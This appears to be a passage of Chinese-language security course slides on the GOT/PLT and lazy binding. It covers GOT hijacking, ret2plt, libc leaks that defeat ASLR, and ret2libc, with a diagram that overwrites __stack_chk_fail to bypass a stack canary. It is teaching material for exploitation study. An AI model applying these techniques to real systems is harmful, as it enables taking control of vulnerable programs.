
gadget2

puts

\_dl\_runtime\_resolve


main function

# \$ GOT Concept



# \$ GOT Concept

- ▶ 為什麼程式會需要使用時才 bind 外部的 function 位址？
  - ⦿ 如果程式使用大量外部的 function，在初始化時就需要一次載入，會有巨大的延遲
  - ⦿ 有些 function 可能根本就不會被呼叫到
- ▶ 這樣動態載入位址的方式也稱作 lazy binding



```
if (a == b) {  
    puts("OWO");  
} else {  
    printf("QAQ");  
}
```

# \$ GOT Exploit

- ▶ **GOT hijacking** - 可以透過 **overwrite GOT entry** 來控制執行流程
- ▶ **Ret2plt** - 控制執行流程到 **function@plt**，也代表執行該 function (以 functionA 代稱)
- ▶ **Leak libc** - functionA 在被解析後，GOT 會存放 functionA 的絕對位址，因此如果可以讀取 GOT，就能得到位於 library 當中的 address
  - ⦿ FunctionA 的絕對位址減去他在 library 當中的 offset，能得到 library **base address**，繞過 **ASLR**
- ▶ **Ret2libc** - 有了 library base address，也能加上其他 function 的 offset 來取得該 function 在 library 中的位址 (以 functionB 代稱)
  - ⦿ 藉由控制程式流程，讓程式跳到 functionB 上，意即執行此 functionB

# \$ GOT

## Exploit - GOT hijacking

low

user	Kia
description	0xdeadbeef
money	0xdeadbeef
canary	0xdeadbeef
old rbp	0xdeadbeef
ret addr	backdoor

high

Stack

puts	<puts@plt> endbr64 <puts@plt+4> bnd jmp *<puts@got.plt> <puts@plt+11> nop DWORD PTR [rax+rax*1+0x0]
printf	<printf@plt> endbr64 <printf@plt+4> bnd jmp *<printf@got.plt> <printf@plt+11> nop DWORD PTR [rax+rax*1+0x0]
read	<read@plt> endbr64 <read@plt+4> bnd jmp *<read@got.plt> <read@plt+11> nop DWORD PTR [rax+rax*1+0x0]
__stack_chk_fail	<__stack_chk_fail@plt> endbr64 <__stack_chk_fail@plt+4> bnd jmp *<__stack_chk_fail@got.plt> <__stack_chk_fail@plt+11> nop DWORD PTR [rax+rax*1+0x0]

PLT


雖然 canary 被蓋掉，但是 canary fail handler 被我們  
蓋成 ret，因此什麼事情都不會做，仍可以繼續執行

puts	<puts>
printf	<printf>
__stack_chk_fail	<ret>

GOT

